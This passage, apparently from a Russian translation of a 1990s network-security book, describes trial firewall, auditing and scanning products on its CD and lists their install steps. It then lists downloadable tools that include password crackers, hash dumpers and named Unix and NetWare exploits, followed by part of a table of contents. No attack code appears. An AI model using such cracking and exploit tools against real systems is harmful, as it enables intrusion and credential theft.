5. В этом меню щелкните мышью по кнопке **Manager.** Программа установит компонент управления брандмауэром.

Примечание. *Для корректной работы продукта следует установить и брандмауэр, и компонент управления.*

6. Установив программу, выключите сервер и перегрузите операционную систему.
7. После загрузки операционной системы откройте меню **Пуск** и выберите в нем пункт **Программы.** В группе программ **Guardian** выберите иконку **Guardian Manager.** На экране появится диалоговое окно *Guardian Wizard* — программы, которая поможет вам настроить брандмауэр.

Брандмауэр *Guardian* позволяет определить, кто может получить доступ к вашей сети и какими службами он может воспользоваться. Кроме настройки правил брандмауэра компонент управления *Guardian* позволяет определить, кто в текущий момент использует брандмауэр для доступа к сети, какие сетевые службы использует этот человек и какую часть трафика составляют его данные (см. рисунок 1).




Рисунок 1, *Основное окно компонента управления* ***Guardian.***

За более подробной информацией обратитесь на Web-сайт LanOptics/NetGuard, расположенный по адресу *http:/www.ntfirewall.com/.*

Jamsa Press предоставляет пробную версию продукта ***Guardian*** *с разрешения компании LanOptics/NetGuard.* ***Guardian*** *является торговым знаком LanOptics/NetGuard, Inc., Кэрролтон, Техас.*

KANE SECURITY ANALYST

Как говорилось в главе 18, одним из лучших методов проверки средств безопасности сети является тестирование. В настоящее время можно найти программы для проверки надежности сети для всех операционных систем, обсуждаемых в этой книге. Возможно, самой известной является *Security Administrator Tool for Analyzing Networks (SATAN)* — программа проверки надежности Unix-систем. Она также есть на компакт-диске.

Компания Intrusion Detection разработала программу *Kane Security Analyst* (KSA) для проверки безопасности систем Novell NetWare и Windows NT. На компакт-

диске есть тридцатидневная пробная версия программы. Чтобы установить KSA, проделайте следующие операции:

1. Если ваша сеть работает под управлением Windows NT, откройте меню **Пуск** и выберите в нем пункт **Выполнить.** Введите в появившемся диалоговом окне путь *d:\ksa\files\nteval\setup.exe*(где *d:* — это имя привода компакт-диска), а затем щелкните мышью по кнопке **OK.**
2. Если ваша сеть работает под управлением Novell NetWare (а на рабочих станциях используется операционная система Windows 95), откройте меню **Пуск** и выберите в нем пункт **Выполнить.** Введите в появившемся диалоговом окне путь *d:\ksa\files\noveval\novev401.exe*(где *d:* — это имя привода компакт-диска), а затем щелкните мышью по кнопке **OK.**
3. На экране появится приглашение для ввода значения ключа.
4. В диалоговом окне **Key Code** введите *Intrusion Detection*. После этого KSA самостоятельно завершит свою установку.

После установки продукта войдите в сеть в качестве администратора (или супервизора в Novell NetWare). Чтобы запустить программу, проделайте следующие операции:

1. Откройте меню **Пуск** и выберите в нем пункт **Программы.** В группе программ **Kane Security** выберите пункт **Kane Security Analyst.**
2. Программа KSA сообщит вам о том, сколько дней осталось до прекращения действия временной лицензии на использование продукта. После этого на экране появится основное диалоговое окно программы (см. рисунок 2).




Рисунок** 2. Основное диалоговое окно **KSA.

Как видно, программа позволяет устанавливать различные стандарты безопасности, настраивать средства аудита и проводить анализ защищенности системы. Она предоставляет достаточно удобный интерфейс и выдает сообщения о найденных проблемах.

За более подробной информацией обратитесь на Web-сайт Intrusion Detection, расположенный по адресу *http:/www.intrusion.com/.*

Jamsa Press предоставляет пробную версию продукта Kane Security Analyst с разрешения компании Intrusion Detection. Kane Security Analyst является торговым знаком Intrusion Detection, Inc., Нью-Йорк.

KANE SECURITY MONITOR для WINDOWS NT

Как говорилось в главе 12, средства аудита являются одним из важнейших методов обеспечения безопасности системы. Компания Intrusion Detection создала *Kane Security Monitor* — работающую в реальном времени программу наблюдения за активностью сети. Эта программа работает под управлением операционной системы Windows NT. Ее предназначение — предупреждать администратора обо всех подозрительных операциях в сети.

На компакт-диске есть тридцатидневная пробная версия программы. Чтобы установить *Kane Security Monitor,* проделайте следующие операции:

1. Откройте меню Пуск и выберите в нем пункт Выполнить. Введите в появившемся диалоговом окне путь *d:\ksa\files\nteval\setup.exe*(где *d:* — это имя привода компакт-диска), а затем щелкните мышью по кнопке OK.
2. На экране появится приглашение для ввода значения ключа. В диалоговом окне Key Code введите *Kane Security.* После этого программа самостоятельно завершит свою установку.

После установки продукта войдите в сеть в качестве администратора (или супервизора в Novell NetWare). Чтобы запустить программу, проделайте следующие операции:

1. Откройте меню Пуск и выберите в нем пункт Программы. В группе программ Kane Security выберите пункт Kane Security Monitor.
2. Откройте меню Help и выберите в нем пункт Demonstration. В ответ программа продемонстрирует вам свои возможности. Здесь вы увидите образцы отчетов, сообщающих об обнаруженных подозрительных действиях пользователей (см. рисунок 3).




Рисунок 3. Демонстрационное окно программы KSM.

За более подробной информацией обратитесь на Web-сайт Intrusion Detection, расположенный по адресу *http:/www.intrusion.com/*. -

Jamsa Press предоставляет пробную версию продукта ***Kane Security Monitor*** *с разрешения компании Intrusion Detection.* ***Kane Security Monitor*** *является торговым знаком Intrusion Detection, Inc., Нью-Йорк.*

ПРОДУКТЫ SAFESUITE

Компания Internet Security Systems разработала пакет *SafeSuite,* состоящий из программ *Itnranet Scanner, Web Security Scanner, Firewall Scanner* и системы аудита *RealSecure.* Три первые программы предназначены для сбора информации о проблемах и недостатках сервера корпоративной сети или Internet-сервера, а также об ограничениях и некорректных настройках брандмауэра. Система аудита *RealSecure* служит для оценки происходящих в сети событий. Обнаружив событие, запрещенное правилами (которые вводятся пользователем), программа сообщит об этом администратору.

На компакт-диске есть пробные версии всех программ пакета (версии для сетей Unix и Windows NT). Программы сканирования Internet (программа сканирования корпоративной сети, программа сканирования Web и программа сканирования брандмауэра) проводят интенсивное исследование всей системы. Если в вашей системе используется брандмауэр, запустите программы внутри сети и за ее пределами («снаружи»). Завершив сканирование сети, программа предоставит вам отчет о полученных результатах. Для его просмотра следует воспользоваться Web-броузером.

На сетевом сервере следует использовать программу *RealSecure.* С ее помощью можно получать (в реальном времени) отчеты, просматривать все попытки регистрации, сортировать события в системе по степени их важности и т. д.

Чтобы установить программу в Windows NT, запустите программу установки, расположенную в каталоге *d:\iss\nt_iss* и *d:\iss\nt_rs* (где *d:* — это имя привода компакт-диска). Для установки программы в Unix следует скопировать соответствующие файлы на машину и распаковать их там.

После установки пакета *SafeSuite* следует позвонить в компанию Internet Security Systems или отправить сообщение электронной почты (по адресу *support@iss.com)* и получить временный ключ для пробной версии. За более подробной информацией обратитесь на Web-сайт Internet Security Systems, расположенный по адресу *http:/www.iss. com/.*

Jamsa Press предоставляет пробную версию продукта SafeSuite с разрешения компании Internet Security Systems. ***Kane SafeSuite Itnranet Scanner, Web Security Scanner, Firewall Scanner, RealSecure*** *являются торговыми знаками Internet Security Systems, Inc., Атланта, Джорджия.*

BALLISTA

Как уже говорилось в главе 12, средства аудита создают записи о действиях пользователей. С их помощью можно обнаружить атаки хакеров. Компания Secure Networks, Inc. создала программу *Ballista* — средство аудита для систем Unix. Она отслеживает (в реальном времени) все действия в сети и сообщает о подозрительных явлениях администратору.

На компакт-диске есть тридцатидневная пробная версия программы *Ballista* (версии для BSD Unix, Linux и Sun OS). Компания Secure Networks, Inc. планирует выпустить бета-версию программы для Windows NT в начале октября 1997 года.

За более подробной информацией я отсылаю читателей на Web-сайт Secure Networks, расположенный по адресу *http:/www.securenetworks.com/*. Кроме того, вы можете связаться с компанией по телефону (403) 262-9211.

Jamsa Press предоставляет пробную версию продукта ***Ballista*** *с разрешения компании Secure Networks.* ***Ballista***™ *является торговым знаком Intrusion Detection Incorporated, Калгари Альберта, Канада.*


Программы, расположенные на Web-сайте Jamsa Press

В настоящее время существует множество бесплатных или условно-бесплатных программ администрирования систем Novell NetWare, Windows NT и Unix. Чтобы помочь читателям, издательство Jamsa Press разместило на своем Web-сайте три страницы с такими программами. Все они расположены по адресу *http://www.jamsa.com*. Здесь вы найдете около 75 Мбайт программ для каждой из платформ.

Windows NT			
32Pexe20	A2NT	BCWipe	Dmpacl
IFMS100	LC15exe	LophtCrack NT	MD5
NCNT090	NTFS130	NTSec	Pwdump
Shade10	SMTSec11	System Security Scanner	

NetWare			
Bind Edit	Bindery	Burglar	C2MYAZZ
Chknull	Hack	Knock	N4PA135
N4UTIL44	NLM	Novelbfh	NVPW
NW-Hack	NWL	Nwpcrack	Pandora
Rcon	Setpwd	Super	

Unix			
Abuseconsole	Argus	Arpwatch	Bones
chrootuid	Cops	Courtney	crack
cvnmount	cxterm.exploit	FTP-Scan	Gabriel
Half-Scan	host	icmpinfo	Ipacl
Jakal	Juniper	Kerberos	Klaxon
Ldaemon	Mangle	Merlin	Neptune
Netlog	Opie	portd	Portmapper
probe	remove	rlogin-exploit	RPCBIND
Samba	Scan Detector	Secure Lib	Secure Shell
Sendmail	simping	SKEY	SUDO
Surrogate Syslog	TCPR	test2	Tiger
Tripwire	unixware	WU-ftpd	xinetd



Содержание

ГЛАВА 1. ПЕРВОЕ ЗНАКОМСТВО ... 5
ЧЕРВЬ INTERNET ... 6
. Многозадачные ОПЕРАЦИОННЫЕ СИСТЕМЫ ... 7
ПРИНЦИП ДЕЙСТВИЯ ЧЕРВЯ INTERNET ... 8
РЕЗУЛЬТАТЫ ДЕЙСТВИЯ ЧЕРВЯ ... 9
Риск РАСТЕТ ... 10
Что ТАКОЕ INTERNET ... 12
КОНЦЕПЦИЯ ДОМЕНОВ ... 15
КОММУТАЦИЯ ПАКЕТОВ ... 16
ПЕРЕДАЧА ДАННЫХ с помощью КОММУТАЦИИ ПАКЕТОВ ... 17
ПРЕДШЕСТВЕННИК INTERNET— ARPANET ... 19
РАСШИРЕНИЕ КОММУНИКАЦИОННЫХ ВОЗМОЖНОСТЕЙ ARPANET. TCP/IP ... 20
WORLD WIDE WEB ... 21
НЕОБХОДИМОСТЬ и ВЫГОДА ИСПОЛЬЗОВАНИЯ WEE ... 24
В ЧЕМ ЖЕ ОПАСНОСТЬ? ... 24
СПОРЫ о СУЩНОСТИ ХАКЕРСТВА ... 25
Типы ОПАСНОСТЕЙ ... 26
РОДСТВЕННИЦА INTERNET— КОРПОРАТИВНАЯ СЕТЬ ... 31
И СНОВА ХАКЕРЫ ... 33
Листы РАССЫЛКИ и ГРУППЫ НОВОСТЕЙ О БЕЗОПАСНОСТИ РАБОТЫ СЕТЕЙ ... 33
РЕЗЮМЕ ... 36
РЕСУРСЫ INTERNET ... 37

ГЛАВА 2. СЕТИ и TCP/IP ... 39
Основы ПОСТРОЕНИЯ СЕТЕЙ ... 40
НАБОР ПРОТОКОЛОВ TCP/IP ... 40
СЕТЕВАЯ МОДЕЛЬ ISO/OSI ... 41
СТЕК ПРОТОКОЛОВ ... 42
ПЕРЕМЕЩЕНИЕ ДАННЫХ МЕЖДУ УРОВНЯМИ ... 43
TCP/IP с точки ЗРЕНИЯ МОДЕЛИ ISO/OSI ... 44
СЛУЖБЫ сквозного и ПОСЛЕДОВАТЕЛЬНОГО СОЕДИНЕНИЯ ... 46

ФИЗИЧЕСКИЙ УРОВЕНЬ 46
КАНАЛЬНЫЙ УРОВЕНЬ 47
СЕТЕВОЙ УРОВЕНЬ 47
ИНКАПСУЛЯЦИЯ 48
ТРАНСПОРТНЫЙ УРОВЕНЬ 49
ОТЛИЧИЯ ПОТОКА БАЙТ И ДАТАГРАММ 49
УРОВЕНЬ ПРИЛОЖЕНИЙ 50
МОДЕЛЬ КЛИЕНТ-СЕРВЕР 50
СХЕМА АДРЕСАЦИИ TCP/IP 51
КЛАССЫ АДРЕСОВ 52
ОПРЕДЕЛЕНИЕ типов АДРЕСОВ 53
ТЕРМИН «ОКТЕТ» 53
Протокол TCP 54
ОБЕСПЕЧЕНИЕ НАДЕЖНОСТИ 54
ПРОСТОЕ КВИТИРОВАНИЕ ACK 55
СКОЛЬЗЯЩЕЕ окно 56
СООБЩЕНИЕ TCP 57
СОЗДАНИЕ TCP-СОЕДИНЕНИЯ 59
НАЧАЛЬНОЕ ЗНАЧЕНИЕ ПОСЛЕДОВАТЕЛЬНОСТИ 60
ПОДТВЕРЖДЕНИЕ ПЕРЕДАЧИ ДАННЫХ 60
ОФИЦИАЛЬНОЕ УСТАНОВЛЕНИЕ СВЯЗИ 61
ЗНАЧЕНИЯ ПОСЛЕДОВАТЕЛЬНОСТИ 61
ИСПОЛЬЗОВАНИЕ ДУПЛЕКСНОСТИ TCP 62
ЗАКРЫТИЕ TCP-СОЕДИНЕНИЯ 63
ЗАГОЛОВОК TCP 64
SOURCE PORT и DESTINATION PORT 64
SEQUENCE NUMBER 65
ACKNOWLEDGMENT NUMBER 65
HEADER LENGTH 65
ФЛАГИ 65
WINDOW SIZE 66
TCP CHECKSUM 66
URGENT POINTER 67
OPTIONS 68
От КОНЦЕПЦИИ К РАЗРАБОТКЕ 68
Топологии СЕТИ 68
Топология «ЗВЕЗДА» 69
Топология «кольцо» 69
Топология «ШИНА» 70
АРБИТРАЖ шины 71

ПОДРОБНОСТИ АРБИТРАЖА шины ... 71
ПЕРЕДАЧА МАРКЕРА ... 71
РАЗЛИЧНЫЕ СЕТЕВЫЕ ТЕХНОЛОГИИ ... 72
ETHERNET ... 72
ARCNET ... 72
IBM TOKEN RING ... 73
ASYNCHRONOUS TRANSFER MODE ... 73
СОЕДИНЕНИЕ КОМПЬЮТЕРНЫХ СЕТЕЙ ... 74
ЗАТУХАНИЕ и ПОВТОРИТЕЛИ ... 74
КОНТРОЛЬ ОШИБОК и КОНТРОЛЬНЫЕ СУММЫ ... 75
ИСПОЛЬЗОВАНИЕ мостов для УЛУЧШЕНИЯ РАБОТЫ СЕТЕЙ ... 76
ИСПОЛЬЗОВАНИЕ МАРШРУТИЗАТОРОВ ... 77
ИСПОЛЬЗОВАНИЕ шлюзов ... 78
ФИЗИЧЕСКАЯ СТРУКТУРА СЕТЕЙ ... 79
РАЗЛИЧНЫЕ виды ШИРОКОВЕЩАТЕЛЬНЫХ КАНАЛОВ ... 80
РЕЗЮМЕ ... 81
РЕСУРСЫ INTERNET ... 82

ГЛАВА 3. БРАНДМАУЭРЫ и их ИСПОЛЬЗОВАНИЕ ... 83
РАЗЛИЧНЫЕ ФОРМЫ БЕЗОПАСНОСТИ ... 83
КОМПЬЮТЕРЫ-БАСТИОНЫ ... 84
ЗАЩИТА СЕТИ от ВТОРЖЕНИЙ ИЗВНЕ ... 84
ЭКРАНИРУЮЩИЙ МАРШРУТИЗАТОР ... 85
ЗАЩИТА от ВТОРЖЕНИЙ со СТОРОНЫ СОСЕДНЕГО ОТДЕЛА ... 86
ОСНОВЫ АРХИТЕКТУРЫ БРАНДМАУЭРОВ ... 87
БРАНДМАУЭРЫ ... 89
ИЗОЛИРОВАНИЕ СЕТИ ... 89
Зоны РИСКА ... 90
ОГРАНИЧЕНИЯ БРАНДМАУЭРА ... 91
РАЗРАБОТКА БРАНДМАУЭРА ... 93
ТРИ ТИПА БРАНДМАУЭРОВ ... 93
БРАНДМАУЭР СЕТЕВОГО УРОВНЯ ... 94
БРАНДМАУЭР УРОВНЯ ПРИЛОЖЕНИЙ ... 95
БРАНДМАУЭР УРОВНЯ связи ... 97
АРХИТЕКТУРЫ БРАНДМАУЭРОВ ... 97
БРАНДМАУЭР СДВОЕННОГО ХОСТА ... 98
БРАНДМАУЭР ЭКРАНИРУЮЩЕГО ХОСТА ... 99
БРАНДМАУЭР ЭКРАНИРУЮЩЕЙ ПОДСЕТИ ... 100
РЕЙТИНГ УРОВНЕЙ ЗАЩИТЫ ... 100

УРОВЕНЬ ЗАЩИТЫ D 101
УРОВЕНЬ ЗАЩИТЫ C 101
УРОВЕНЬ C1 101
УРОВЕНЬ C2 101
УРОВЕНЬ ЗАЩИТЫ B 102
УРОВЕНЬ B1 102
УРОВЕНЬ B2 103
УРОВЕНЬ B3 104
УРОВЕНЬ ЗАЩИТЫ A 105
УРОВЕНЬ A1 105
ПОДРОБНОСТИ КЛАССИФИКАЦИИ ORANGE BOOK 106
РЕЗЮМЕ 106
РЕСУРСЫ INTERNET 107

ГЛАВА 4. ЗАЩИТА ПЕРЕДАВАЕМЫХ ДАННЫХ ПРИ ПОМОЩИ ШИФРОВАНИЯ 109
ПОЧЕМУ НУЖНО ЗАШИФРОВЫВАТЬ СООБЩЕНИЯ ..... ПО
БАЗОВЫЕ ПРИНЦИПЫ ШИФРОВАНИЯ ..... ПО
ОГРАНИЧЕНИЯ ОБЫЧНОЙ СИСТЕМЫ ШИФРОВАНИЯ С ЕДИНЫМ КЛЮЧОМ .. 111
ИСПОЛЬЗОВАНИЕ PGP FOR WINDOWS ДЛЯ ШИФРОВАНИЯ ИНФОРМАЦИИ 112
СИСТЕМЫ ШИФРОВАНИЯ С ОТКРЫТЫМ КЛЮЧОМ 775
РАЗМЕЩЕНИЕ ОТКРЫТОГО И ЛИЧНОГО КЛЮЧЕЙ 116
ОСНОВНЫЕ ПОНЯТИЯ АЛГОРИТМА RSA 117
СУЩНОСТЬ АЛГОРИТМА RSA 118
МАТЕМАТИКА АЛГОРИТМА RSA 119
ЗАГРУЗКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ RSA И ПУБЛИКАЦИЙ ОБ ЭТОМ АЛГОРИТМЕ 120
РАБОТЫ ДиФФи и ХЕЛЛМАНА 120
БАЗОВЫЕ ПОНЯТИЯ ОБ АЛГОРИТМЕ ДИФФИ—ХЕЛЛМАНА 727
СРАВНЕНИЕ АЛГОРИТМОВ RSA И ДИФФИ—ХЕЛЛМАНА 121
ИДЕНТИФИКАЦИЯ СООБЩЕНИЯ КАК ЧАСТЬ ПРОТОКОЛА С ОТКРЫТЫМ КЛЮЧОМ 722
ОТНОСИТЕЛЬНОСТЬ БЕЗОПАСНОСТИ 725
КАК ПОВЫСИТЬ ЭФФЕКТИВНОСТЬ ШИФРОВАНИЯ С ОТКРЫТЫМ КЛЮЧОМ . 123
СЕРТИФИКАТЫ И КОЛЬЦА КЛЮЧЕЙ 725
БАЗОВЫЕ ПОНЯТИЯ ОБ АЛГОРИТМАХ ПРОФИЛЯ СООБЩЕНИЯ 126
ЗАШИФРОВАННЫЕ КОНТРОЛЬНЫЕ СУММЫ UNIX 127
ВВЕДЕНИЕ В PRIVACY ENHANCED MAIL (PEM) 727
УСТАНОВЛЕНИЕ АВТОРСТВА ПРИ ПОМОЩИ PEM 128
КОНФИДЕНЦИАЛЬНОСТЬ СООБЩЕНИЙ В PEM 128

ЦЕЛОСТНОСТЬ ДАННЫХ в PEM 128
ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ, СОВМЕСТИМОЕ со СТАНДАРТОМ PEM 129
КРАТКИЙ ОБЗОР основных ПРОГРАММ ШИФРОВАНИЯ 129
PRETTY GOOD PRIVACY (PGP) 129
ИСПОЛЬЗОВАНИЕ НЕСКОЛЬКИХ МЕТОДОВ ШИФРОВАНИЯ 130
СНОВА о КОНСТРУКЦИИ с ОТКРЫТЫМ ключом 130
ШИРОКОЕ ИСПОЛЬЗОВАНИЕ PGP 131
КАК НАЙТИ ключ в КОЛЬЦЕ 131
БЕСПЛАТНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ 132
КОМАНДА CRYPT и ПРИБОРЫ ENIGMA 132
UUENCODE и SMTP 133
БАЗОВЫЕ понятия о MICROSOFT CRYPTOAPI 133
ИСПОЛЬЗОВАНИЕ CRYPTOAPI 135
НОВЫЕ МЕТОДЫ ВЗЛОМА СИСТЕМ ШИФРОВАНИЯ 137
НОВЫЕ ВЕЯНИЯ в КОДИРОВАНИИ:
ШИФРОВАНИЕ С ПОМОЩЬЮ ЭЛЛИПТИЧЕСКИХ КРИВЫХ 138
БЕЗОПАСНОСТЬ СИСТЕМ НА ЭЛЛИПТИЧЕСКИХ КРИВЫХ 139
МАТЕМАТИЧЕСКИЕ ПРИНЦИПЫ ECC 139
ECC И СОВРЕМЕННЫЕ СИСТЕМЫ ШИФРОВАНИЯ 140
РЕЗЮМЕ 140
РЕСУРСЫ INTERNET 141

ГЛАВА 5. ПРОВЕРКА источников ИНФОРМАЦИИ ПРИ помощи ЦИФРОВЫХ ПОДПИСЕЙ 143
КАК СОЗДАЮТСЯ ЦИФРОВЫЕ подписи 144
ПОЧЕМУ ЦИФРОВЫЕ подписи ТАК ВАЖНЫ 145
КАК СОЗДАТЬ ЦИФРОВУЮ подпись ПРИ помощи PGP 146
СРАВНЕНИЕ ЦИФРОВЫХ и ОБЫЧНЫХ ПОДПИСЕЙ 148
ИСПОЛЬЗОВАНИЕ ЦИФРОВЫХ ПОДПИСЕЙ 149
СТАНДАРТ ЦИФРОВОЙ подписи СОЕДИНЕННЫХ ШТАТОВ АМЕРИКИ 150
ПРОБЛЕМЫ, СВЯЗАННЫЕ с DSS 151
Роль NSA 151
ПРОВАЛ CUPPER CHIP 152
УСОВЕРШЕНСТВОВАНИЯ DSS 153
ЗАГРУЗКА ИНТЕРФЕЙСА PERL для SEA 154
ЦИФРОВЫЕ подписи и PEM 154
Списки РАТИФИКАЦИИ DSS/SHS 154
ЕЩЕ РАЗ ОБ АЛГОРИТМЕ Диффи—Хеллмана 754
ЗАГРУЗКА ДЕМОНСТРАЦИОННОЙ ВЕРСИИ HASHCIPHER 755

БУДУЩЕЕ ЦИФРОВЫХ ПОДПИСЕЙ 155
СОЗДАНИЕ ЦИФРОВЫХ ПОДПИСЕЙ ФАЙЛОВ в UNIX-СИСТЕМАХ 156
ВВЕДЕНИЕ в ЦИФРОВЫЕ подписи 157
ВЕДОМСТВА СЕРТИФИКАТОВ 159
КАК ПОДПИСАТЬ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ 161
РЕЗЮМЕ 162
РЕСУРСЫ INTERNET 163

ГЛАВА 6. ПРОТОКОЛ HTTP 165
HTTP— основной ПРОТОКОЛ WEB 166
ПОНЯТИЕ MIME 166
СТАНДАРТЫ WEB и INTERNET 166
ИСПОЛЬЗОВАНИЕ MIME 167
Типы и РАСШИРЕНИЯ MIME 168
ПОДРОБНОСТИ о ТИПАХ MIME 170
ДЕТАЛИ HTTP 171
ПРИНЦИПЫ РАБОТЫ HTTP 171
HTTP ПОДДЕРЖИВАЕТ ДИНАМИЧЕСКИЕ ФОРМАТЫ 172
ИНФОРМАЦИЯ ЗАГОЛОВКА HTTP 172
ЧИТАБЕЛЬНОСТЬ HTTP 173
HTTP— ОБЩИЙ ПРОТОКОЛ 174
ТРИ ОСНОВНЫЕ ОПЕРАЦИИ HTTP 175
Поиск ИНФОРМАЦИИ 175
ИЗВЛЕЧЕНИЕ ИНФОРМАЦИИ 175
ИНФОРМАЦИЯ о СТАТУСЕ СОЕДИНЕНИЯ 175
ЧЕТЫРЕ ЭТАПА ТРАНЗАКЦИИ HTTP 176
ШАГ 1: УСТАНАВЛИВАЕМ СОЕДИНЕНИЕ 176
ШАГ 2: ЗАПРОС КЛИЕНТА 177
ШАГ 3: ОТВЕТ СЕРВЕРА 177
ШАГ 4: СЕРВЕР РАЗРЫВАЕТ СОЕДИНЕНИЕ 178
КЛАССЫ ОТВЕТНЫХ кодов HTTP 179
ДЕТАЛИ URI 180
ЕЩЕ РАЗ ОБ URL 180
Связь URL с ПРОТОКОЛАМИ и ТИПАМИ ФАЙЛОВ 181
СОСТАВЛЯЮЩИЕ URL 182
URL и HTML 182
АБСОЛЮТНЫЕ и ОТНОСИТЕЛЬНЫЕ URL 183
АБСОЛЮТНЫЙ URL 183
ОТНОСИТЕЛЬНЫЙ URL 183

ДЕТАЛИ ОТНОСИТЕЛЬНОГО URL ... 184
МЕТОДЫ HTTP ... 184
МЕТОД GET ... 185
МЕТОД HEAD ... 186
МЕТОД POST ... 186
ПРОЧИЕ МЕТОДЫ HTTP ... 187
ОСНОВНЫЕ поля ЗАГОЛОВКА ... 188
ПОЛЕ DATE ... 188
ПОЛЕ MIME-VERSION ... 188
ПОЛЕ PRAGMA ... 188
Поля ЗАГОЛОВКА ЗАПРОСА ... 189
ПОЛЕ ACCEPT ... 189
ПОЛЕ AUTHORIZATION ... 190
ПОЛЕ FROM ... 190
ПОЛЕ IF-MODIFIED-SINCE ... 190
ПОЛЕ REFERER ... 191
ПОЛЕ USER-AGENT ... 191
ПОЛЯ ЗАГОЛОВКА ОБЪЕКТА ... 191
ПОЛЕ ALLOW ... 192
ПОЛЕ CONTENT-ENCODING ... 192
ПОЛЕ CONTENT-LENGTH ... 193
ПОЛЕ CONTENT-TYPE ... 193
ПОЛЕ EXPIRES ... 193
ПОЛЕ EXTENSION-HEADER ... 194
ПОЛЕ LAST-MODIFIED ... 194
ОТВЕТ СЕРВЕРА ... 194
Поля ЗАГОЛОВКА ОТВЕТА HTTP ... 194
ПОЛЕ LOCATION ... 195
ПОЛЕ SERVER ... 795
ПОЛЕ WWW-AUTHENTICATE ... 795
ТЕЛО ОБЪЕКТА ... 195
ПЕРЕДАЧА ДАННЫХ WEB ... 196
ПРИМЕР ТРАНЗАКЦИИ HTTP ... 197
РЕЗЮМЕ ... 797
РЕСУРСЫ INTERNET ... 198

ГЛАВА 7. ПРОТОКОЛ S-HTTP ... 199
ВВЕДЕНИЕ в S-HTTP ... 199
СООБЩЕНИЯ S-HTTP ... 200

ВОССТАНОВЛЕНИЕ СООБЩЕНИЙ S-HTTP....202
МЕТОД ШИФРОВАНИЯ S-HTTP....203
СРАВНЕНИЕ SSL и S-HTTP....206
ПОДРОБНОСТИ S-HTTP....206
ГДЕ можно ПРИОБРЕСТИ S-HTTP....208
ОСНОВНЫЕ НОВОВВЕДЕНИЯ S-HTTP....208
АЛГОРИТМ ШИФРОВАНИЯ и РЕЖИМЫ ЦИФРОВОЙ подписи S-HTTP.... 209
ЦИФРОВЫЕ подписи и S-HTTP....209
ОБМЕН КЛЮЧАМИ и ШИФРОВАНИЕ....210
ЦЕЛОСТНОСТЬ ДАННЫХ и ИДЕНТИФИКАЦИЯ ОТПРАВИТЕЛЯ....211
СОСТОЯНИЕ ТРАНЗАКЦИЙ....211
ИНКАПСУЛЯЦИЯ....277
СТРОКА ЗАПРОСА S-HTTP....212
СТРОКА ОТВЕТА....212
СТРОКИ ЗАГОЛОВКА....212
ДОПУСТИМЫЕ типы СОДЕРЖАНИЯ СООБЩЕНИЯ....213
ЗАГОЛОВОК PREARRANGED KEY-INFO....213
ЗАГОЛОВОК MAC-INFO....214
СОДЕРЖАНИЕ СООБЩЕНИЙ S-HTTP....215
S-HTTP и CONTENT-PRIVACY-DOMAIN: PEM....216
СООТВЕТСТВИЯ МЕЖДУ PEM и РЕЖИМАМИ S-HTTP....217
СОГЛАСОВАНИЕ в S-HTTP....217
ФОРМАТ ЗАГОЛОВКА СОГЛАСОВАНИЯ....218
ЗАГОЛОВКИ СОГЛАСОВАНИЯ....219
ПАРАМЕТРЫ ШАБЛОНА КЛЮЧА....220
ПРИМЕР БЛОКА ЗАГОЛОВКОВ для типичного S-HTTP СЕРВЕРА....222
УСТАНОВКИ по УМОЛЧАНИЮ....222
СТРОКИ ЗАГОЛОВКА S-HTTP....223
СТРОКА ЗАГОЛОВКА CERTIFICATE-INFO....223
ЗАГОЛОВОК KEY-ASSIGN....224
ИСПОЛЬЗОВАНИЕ НАЗНАЧЕНИЯ КЛЮЧЕЙ во ВРЕМЯ ПЕРЕДАЧИ....225
ИСПОЛЬЗОВАНИЕ НАЗНАЧЕНИЯ КЛЮЧЕЙ KERBEROS....225
ИСПОЛЬЗОВАНИЕ ВРЕМЕННЫХ ИДЕНТИФИКАТОРОВ S-HTTP....225
РАБОТА с SERVER STATUS ERROR REPORTS....226
ОСОБЕННОСТИ ПОВТОРНЫХ ЗАПРОСОВ в S-HTTP....226
